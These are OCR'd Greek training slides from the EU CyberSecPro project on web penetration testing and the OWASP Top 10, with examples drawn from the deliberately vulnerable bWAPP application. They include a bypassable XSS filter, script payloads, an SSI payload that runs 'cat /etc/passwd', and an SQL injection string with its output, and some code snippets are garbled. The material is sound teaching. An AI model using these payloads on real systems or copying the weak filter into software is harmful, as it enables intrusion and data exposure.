Δοκιμές διείσδυσης σε εφαρμογές ιστού - OWASP top 10

CSP009_W

ΠΑΡΟΥΣΙΑΣΗ ΑΠΟ:
ΧΡΗΣΤΟΣ ΓΡΗΓΟΡΙΑΔΗΣ (FOCAL POINT)

CyberSecPro


CyberSecPro creates cutting-edge education and training materials and courses to advance competencies and professionalism in EU cybersecurity.

Funded by the European Union

Funded by the European Union. Views and opinions expressed are however those of the author(s) only and do not necessarily reflect those of the European Union or HADEA. Neither the European Union nor the granting authority can be held responsible for them.

Project Agreement no. 101083594

Στοίβα εφαρμογών Ιστού



Επεξήγηση της εικόνας

Επίπεδο OSI	**Υλοποιητικό Συστατικό**	**Πρωτόκολλο ή δεδομένα που διακινούνται**
Επίπεδο Εφαρμογής	Εφαρμογή Ιστού Βιβλιοθήκες & πλαίσια εφαρμογών ιστού Στατικό περιεχόμενο	Δυναμικό HTML SOAP, JSON κ.ά. Εικόνες
Επίπεδο Παρουσίασης	Web Server ή Διακομιστής Εφαρμογών Ιστού Βιβλιοθήκες Συστήματος	HTTP SSL
Επίπεδο Συνεδρίας	Πυρήνας Λειτουργικού Συστήματος	TCP
Επίπεδο Μεταφοράς	Πυρήνας Λειτουργικού Συστήματος	IP
Επίπεδο Δικτύου	Υλικό / Υλικολογισμικό	MAC
Επίπεδο Σύνδεσης Δεδομένων	Υλικό / Υλικολογισμικό	Bytes πλαισίου


Παράδειγμα τεχνολογικής στοίβας Υλοποίηση component(μέρος λογισμικού)

Η εικόνα δείχνει, με τη μορφή «στοιβαγμένων» χρωματιστών μπλοκ, τις κύριες τεχνολογίες που χρησιμοποιούν τέσσερις μεγάλες πλατφόρμες:

1. **Facebook**
   - Επίπεδο παρουσίασης: JavaScript, React.js
   - Επίπεδο εξυπηρετητή: Apache, PHP
   - Βάση δεδομένων και caching: MySQL, Memcached
2. **Airbnb**
   - Επίπεδο παρουσίασης: JavaScript, React.js
   - Web server: Nginx
   - Back-end: Ruby on Rails, Java
   - Βάση δεδομένων και caching: MySQL, Redis
3. **Reddit**
   - Επίπεδο παρουσίασης: JavaScript, React.js, jQuery
   - Web server: Nginx
   - Back-end: Python (Flask), Node.js
   - Βάση δεδομένων και caching: PostgreSQL, Memcached
4. **Coursera**
   - Επίπεδο παρουσίασης: Bootstrap, JavaScript, React.js, jQuery
   - Web server: Nginx
   - Back-end: Python (Django), Scala (Play Framework)
   - Βάση δεδομένων: MySQL

Κάθε «στοίβα» απεικονίζεται με διαβαθμισμένες αποχρώσεις του μπλε για το front-end, και του πορτοκαλί για το back-end

και τη βάση δεδομένων, δείχνοντας με σαφήνεια το πώς συνδυάζονται οι τεχνολογίες σε κάθε περίπτωση



Η στοίβα πρωτοκόλλων

IP για δρομολόγιση πακέτων
Οι πληροφορίες IP επεξεργάζονται από το σύστημα δρομολόγησης του πυρήνα του λειτουργικού συστήματος
TCP (Transmission Control Protocol - πρωτόκολλο επικοινωνίας δικτύου που χρησιμοποιείται στο διαδίκτυο) για αξιόπιστη μεταφορά δεδομένων
Τα δεδομένα TCP προωθούνται από τον πυρήνα του λειτουργικού συστήματος στο πρόγραμμα περιήγησης /διακομιστή ιστού/ υποδοχή εφαρμογής για κινητά τηλέφωνα

SSL για εμπιστευτικότητα μεταφοράς, ακεραιότητα δεδομένων και ταυτοποίηση χρήστη ομότιμων κόμβων

Υλοποιείται ως κώδικας προγραμματισμού βιβλιοθήκης, χρησιμοποιείται σε φυλλομετρητή (browser - πρόγραμμα περιήγησης) / διακομιστή ιστού / εφαρμογή για κινητά

HTTP για συναλλαγές ιστού + παράδοση περιεχομένου
Μπορεί να είναι κώδικας προγραμματισμού βιβλιοθήκης, που χρησιμοποιείται σε φυλλομετρητή / εξυπηρετητή / εφαρμογή για κινητό.


Πρωτόκολλα εφαρμογής για επικοινωνία με υπηρεσίες ιστού (SOAP, JSON κ.λπ.) Μπορεί να είναι κώδικας προγραμματισμού βιβλιοθήκης, που χρησιμοποιείται σε:

JavaScript των εφαρμογών του φυλλομετρητή (browsers - προγράμματα περιήγησης)

+κώδικας προγραμματισμού +εφαρμογές για κινητά

Ένα τυπικό αίτημα Web

1. Ο χρήστης εισάγει το https://domain.net στο φυλλομετρητή
2. Ο φυλλομετρητής παράγει/κάνει αίτηση DNS και επιλύει το domain.net στην IP 1.1.1.1
3. Ο φυλλομετρητής ξεκινά τη διαπραγμάτευση SSL με την υπηρεσία στη θύρα 443 της IP.1.1.1.1
4. Ο φυλλομετρητής επαληθεύει την αλυσίδα πιστοποιητικού εξυπηρετητή
5. Ο φυλλομετρητής στέλνει αίτημα HTTP μέσω του καναλιού επικοινωνίας SSL
   - GET HTTP/1.1
   - Υποδοχής: domain.net
   - …
6. Ο εξυπηρετητής απαντά με το περιεχόμενο της σελίδας μέσω του καναλιού SSL
   - HTTP/1.1 200 OK
   - Μήκος περιεχομένου: 131
   - …
7. Ο φυλλομετρητής παράγει/κάνει περαιτέρω αιτήσεις για άλλο περιεχόμενο που πρέπει να που εμφανίζονται στη σελίδα εικόνες κ.λπ
8. Ο φυλλομετρητής ολοκληρώνει την απόδοση της σελίδας



Συνεδρίες(Sessions)

Το HTTP είναι χωρίς κατάσταση

Αλλά οι εφαρμογές απαιτούν κατάσταση!

- Η διαδικτυακή εφαρμογή διατηρεί αντικείμενο συνεδρίας για να παρακολουθεί την Σύνοδο.
- Κάθε αντικείμενο συνεδρίας συνδέεται με αναγνωριστικό συνεδρίας(τυχαίος αριθμός)
- Η εφαρμογή ιστού μεταβιβάζει το αναγνωριστικό συνεδρίας στον client συνήθως μέσω μιας παραμέτρου cookie.
- Κάθε φορά που ο client (σύστημα ή πρόγραμμα που επικοινωνεί με server) επιθυμεί να πραγματοποιήσει συναλλαγή εντός του ίδιου σύνοδο μεταδίδει το σχετικό Session ID στην εφαρμογή ιστού.

Κλέβοντας το αναγνωριστικό ενός χρήστη, ένας επιτιθέμενος θα να υποδυθεί αυτόν τον χρήστη στον εξυπηρετητή

Ταυτοποίηση χρήστη

Το HTTP παρέχει

Βασική επαλήθευση
χρήστη


- όνομα χρήστη, κωδικός πρόσβασης αποστέλλεται στον εξυπηρετητή
- ο κωδικός πρόσβασης διατηρείται κατακερματισμένος στο εξυπηρετητή

Ταυτοποίηση χρήστη Digest

- Ο εξυπηρετητής/Εξυπηρετητής διατηρεί τον κωδικό πρόσβασης του client στην πρωτότυπη του μορφή
- Ο εξυπηρετητής προκαλεί τον client με nonce
- Ο client (σύστημα ή πρόγραμμα που επικοινωνεί με server) αποστέλλει όνομα χρήστη, hashpassword, nonce)

Οι περισσότερες διαδικτυακές εφαρμογές υλοποιούν την δική τους ταυτοποίηση χρήστη

- Το όνομα χρήστη και ο κωδικός πρόσβασης αποστέλλονται στη σελίδα σύνδεσης
- Ο εξυπηρετητής ελέγχει τον κωδικό πρόσβασης σε σχέση με την κατακερματισμένη (?) φόρμα στη βάση δεδομένων
- Εάν ο κωδικός πρόσβασης επαληθευτεί, δημιουργείται ένα αντικείμενο συνεδρίας πιστοποιημένου χρήστη για τον χρήστη.



Εξουσιοδότηση χρήστη

Ελέγξτε αν μια εισερχόμενη αίτηση είναι συνδεδεμένη με συνεδρία με τα κατάλληλα προνόμια, προτού προχωρήσετε στην ενέργεια που περιγράφεται στην αίτηση(στο request).

Παράδειγμα ελέγχων εξουσιοδότησης χρηστών:

- Είναι έγκυρο το αναγνωριστικό συνεδρίας;
- Ανήκει σε καταγεγραμμένο χρήστη;
- Είναι η περίοδος λειτουργίας συνδεδεμένη σε λογαριασμό διαχειριστή;
- Βρίσκεται η συνεδρία στην απαιτούμενη κατάσταση (π.χ. έχουν επαληθευτεί τα στοιχεία της διεύθυνσης) για να πραγματοποιηθεί αυτή η ενέργεια;

Επιφάνεια επίθεσης εφαρμογών ιστού

	Routing	Transport*	Application
Client	MAC spoofing DNS spoofing BGP attacks ...	Eavesdropping Session cookie theft MITM attack ...	Browser bug exploitation XSS Clickjacking ...
Server	MAC spoofing DNS spoofing Bad FW config ...	SYN DoS Reflective DoS Padding oracle attack ...	Authentication bypass CSRF SQL injection ...

Η μεταφορά εδώ καλύπτει όλες τη μη δρομολογημένη λειτουργία που είναι υπεύθυνη για την παράδοση των δεδομένων ως έχουν στο πρόγραμμα περιήγησης και στην εφαρμογή ιστού.

Ασφάλεια εφαρμογών Web

Πολλές κρίσιμες υπηρεσίες έχουν μεταφερθεί σε διαδικτυακές υπηρεσίες υλοποίηση

Οι διαδικτυακές εφαρμογές επεξεργάζονται τα δεδομένα εκατομμυρίων χρηστών

Υπάρχουν συνεχείς επιθέσεις σε κάθε επίπεδο της πολυεπίπεδης στοίβας εφαρμογών ιστού.

Προληπτική ασφάλεια

- Βέλτιστες πρακτικές προγραμματισμού
- Έλεγχοι ασφαλείας+ Δοκιμές Διείσδυσης
- Τείχη (ηλεκτρονικής) προστασίας εφαρμογών
- Συμβάσεις για την αντιμετώπιση περιστατικών DoS από ISPs

OWASP Top 10 & BWAPP

1. Έγχυση
2. Ελαττωματική Αυθεντικοποίηση και Διαχείριση Συνεδριών(Sessions)
3. Cross-Site Scripting (XSS)
4. Μη ασφαλείς άμεσες αναφορές αντικειμένων
5. Λανθασμένη διαμόρφωση ασφαλείας
6. Έκθεση ευαίσθητων δεδομένων
7. Έλλειψη ελέγχου πρόσβασης σε επίπεδο συναρτήσεων
8. Απάτη Διασταυρούμενων Αιτημάτων (Cross-Site Request Forgery CSRF)
9. Χρήση μέορυς λογισμικού(component) με γνωστές ευπάθειες
10. Μη επικυρωμένες ανακατευθύνσεις(Redirects)και προωθήσεις(Forwards)

Έγχυση

Τα μη αξιόπιστα δεδομένα αποστέλλονται σε έναν διερμηνέα(interpreter) ως μέρος εντολής ή ενός ερωτήματος(query).

Τα εχθρικά δεδομένα εξαπατούν τον διερμηνέα ώστε να εκτελέσει μη προβλεπόμενες εντολές ή να αποκτήσει πρόσβαση σε ανεξουσιοδοτημένα δεδομένα.

- Έγχυση SQL
- Τυφλή έγχυση SQL
- Συμπερίληψη αρχείου PHP
- Έγχυση εντολών OS (Operating System - λειτουργικό σύστημα)
- LDAP (Lightweight Directory Access Protocol - Πρωτόκολλο διαχείρισης χρηστών και συσκευών σε δίκτυα)
- Έγχυση XPATH
- ...

Αντανακλώμενη(Reflected) Έγχυση HTML (μέσω GET/POST)


```
<h1>HTML Injection - Reflected (GET)</h1>

<p>Enter your first and last name:</p>

<form action="<?php echo($_SERVER["SCRIPT_NAME"]);?>" method="GET">

    <p><label for="firstname">First name:</label><br />
    <input type="text" id="firstname" name="firstname"></p>

    <p><label for="lastname">Last name:</label><br />
    <input type="text" id="lastname" name="lastname"></p>

    <button type="submit" name="form" value="submit">Go</button>

</form>

<br />
<?php

if(isset($_GET["firstname"]) && isset($_GET["lastname"]))
{

    $firstname = $_GET["firstname"];
    $lastname = $_GET["lastname"];

    if($firstname == "" or $lastname == "")
    {

        echo "<font color=\"red\">Please enter both fields...</font>";

    }

    else
    {

        echo "Welcome " . htmli($firstname) . " " . htmli($lastname);

    }

}

?>

</div>
```

Αντανακλώμενη(Reflected) Έγχυση HTML (μέσω GET/POST)

ΜΕΤΡΙΑΣΜΟΣ

Οι μέθοδοι GET και POST είναι οι μέθοδοι HTML που χρησιμοποιούνται για την αίτηση δεδομένων από το sever, Μετριασμός για αυτές τις μεθόδους μπορεί είναι το μπλοκάρισμα ειδικών χαρακτήρων όπως <>/ κ.λπ.

Χρήση του html=html.replace(/</g, "<").replace(/>/g, "gt;"); σε javasrcipt

Χρήση συναρτήσεων jQuery όπως

```
function html) {
return $($.parseHTML(html)).text(),
}
```

Εάν ένα string περιέχει έναν δυνητικό κώδικα προγραμματισμού html, ο προγραμματιστής μπορεί να χρησιμοποιήσει

```
$msg = "<div></div>",
$safe_msg = htmlspecialchars($msg, ENT_QUOTES);
echo $safe_msg;
```

Τα αντικείμενα DOM φιλτράρονται στα πεδία εισόδου δεδομένων του χρήστη.

Αντανακλώμενη(Reflected) Έγχυση HTML (μέσω GET/POST)

```php
function xss_check_1($data)
{

    // Converts only "<" and ">" to HTLM entities
    $input = str_replace("<", "&lt;", $data);
    $input = str_replace(">", "&gt;", $input);

    // Failure is an option
    // Bypasses double encoding attacks
    // <script>alert(0)</script>
    // %3Cscript%3Ealert%280%29%3C%2Fscript%3E
    // %253Cscript%253Ealert%25280%2529%253C%252Fscript%253E
    $input = urldecode($input);

    return $input;

}

function xss_check_2($data)
{

    // htmlentities - converts all applicable characters to HTML entities

    return htmlentities($data, ENT_QUOTES);

}

function xss_check_3($data, $encoding = "UTF-8")
{

    // htmlspecialchars - converts special characters to HTML entities
    // '&' (ampersand) becomes '&amp;'
    // '"' (double quote) becomes '&quot;' when ENT_NOQUOTES is not set
    // "'" (single quote) becomes '&#039;' (or &apos;) only when ENT_QUOTES is set
    // '<' (less than) becomes '&lt;'
    // '>' (greater than) becomes '&gt;'

    return htmlspecialchars($data, ENT_QUOTES, $encoding);

}

function xss_check_4($data)
{

    // addslashes - returns a string with backslashes before characters that need to be quoted in database queries etc.
    // These characters are single quote ('), double quote ("), backslash (\) and NUL (the NULL byte).
    // Do NOT use this for XSS or HTML validations!!!

    return addslashes($data);
```

Έγχυση BWAPP*-

Έγχυση SSI(Server-Side Includes)

Μετριασμός:

Απενεργοποιήστε την εκτέλεση SSI σε σελίδες που δεν την απαιτούν. Για τις σελίδες που απαιτούν SSI βεβαιωθείτε ότι αποδίδετε τους ακόλουθους ελέγχους

Ενεργοποιήστε μόνο τις κατευθύνσεις SSI που απαιτούνται για αυτή τη σελίδα και απενεργοποιήστε όλες τις άλλες.

Η HTML κωδικοποιεί τα δεδομένα που παρέχει ο χρήστης πριν τα περάσει σε σελίδα με χαλαρό έλεγχο εκτέλεσης SSI.


Χρησιμοποιήστε το SUExec για να εκτελέσετε τη σελίδα ως ιδιοκτήτης του αρχείου αντί του χρήστη του διακομιστή/εξυπηρετητή.

*(buggy Web Application)

Έγχυση BWAPP-

Έγχυση SSI

<!--#exec cmd="cat /etc/passwd"-->



Έγχυση BWAPP- Έγχυση SQL (GET/Search)

/ SQL Injection (GET/Search) /

Search for a movie: Iron Man' or 1=1 # Search

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link

